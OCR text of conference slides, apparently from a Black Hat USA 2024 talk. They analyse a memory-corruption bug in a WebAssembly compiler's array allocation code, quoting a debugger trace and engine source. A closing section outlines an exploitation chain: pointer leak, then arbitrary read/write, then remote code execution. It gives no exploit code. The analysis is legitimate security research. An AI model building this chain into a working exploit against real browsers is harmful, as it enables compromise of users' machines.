 ► 0x994fe0022cf    mov    dword ptr [rdx + rbx*4], ecx
   0x994fe0022d2    test   ebx, ebx
   0x994fe0022d4    jg     0x994fe0022cc                 <0x994fe0022cc>
    ↓
   0x994fe0022cc    sub    ebx, 1
   0x994fe0022cf    mov    dword ptr [rdx + rbx*4], ecx
   0x994fe0022d2    test   ebx, ebx
   0x994fe0022d4    jg     0x994fe0022cc                 <0x994fe0022cc>
    ↓
   0x994fe0022cc    sub    ebx, 1
   0x994fe0022cf    mov    dword ptr [rdx + rbx*4], ecx
   0x994fe0022d2    test   ebx, ebx
   0x994fe0022d4    jg     0x994fe0022cc                 <0x994fe0022cc>
```

Root Cause Analysis

```
template <bool ZeroFields>
bool BaseCompiler::emitArrayAlloc(uint32_t typeIndex, RegRef object,
                                  RegI32 numElements, uint32_t elemSize)
{
  // We eagerly sync the value stack to the machine stack here so as not to
  // confuse things with the conditional instance call below.
  sync();
  ...
  masm.wasmNewArrayObject(instance, object, numElements, typeDefData, temp,
&fail, elemSize, ZeroFields);
  ...
  return true;
}
```

The **emitArrayAlloc** function is responsible for generating code to allocate memory for the array.

In this function, the **wasmNewArrayObject** function is called.

Root Cause Analysis

branchMul32 is used to calculate the total size of the array by multiplying **elemSize * numElements** and checking for overflow.


```
void MacroAssembler::wasmNewArrayObject(Register instance, Register result,
                                        Register numElements,
                                        Register typeDefData, Register temp,
                                        Label* fail, uint32_t elemSize,
                                        bool zeroFields) {
  ...
  // TODO: Compute the maximum number of elements for each elemSize, then do
a single branch up front rather than checking overflow constantly.
  // Compute the size of the allocation in bytes, checking for overflow. In
case
  // of overflow, we'll just fall back to the OOL path in C++, which will trap
  // and all that. The final size must correspond to an AllocKind. (Signed
  // overflow vs. unsigned overflow doesn't matter; any overflow indicates
that
  // we are too big and must bail to C++.)
  //
  // See WasmArrayObject::calcStorageBytes and
WasmArrayObject::allocKindForIL.
  //
  // We start with elemSize * numElements and go from there.
  move32(Imm32(elemSize), temp);
  branchMul32(Assembler::Overflow, temp, numElements, &popAndFail);
  ...
}
```

How To Exploit

Three steps:


1. Leak at least one pointer to a stack-related address
2. Obtain an array for arbitrary read/write operations
3. Arbitrary reads and writes, leading to RCE

Object Model



Leak the pointer


After creating two arrays…



black hat USA 2024


Arbitrary reads and writes

After creating two arrays…



RCE DEMO

Callback issue in runtime support



black hat USA 2024

Thanks!

Q&A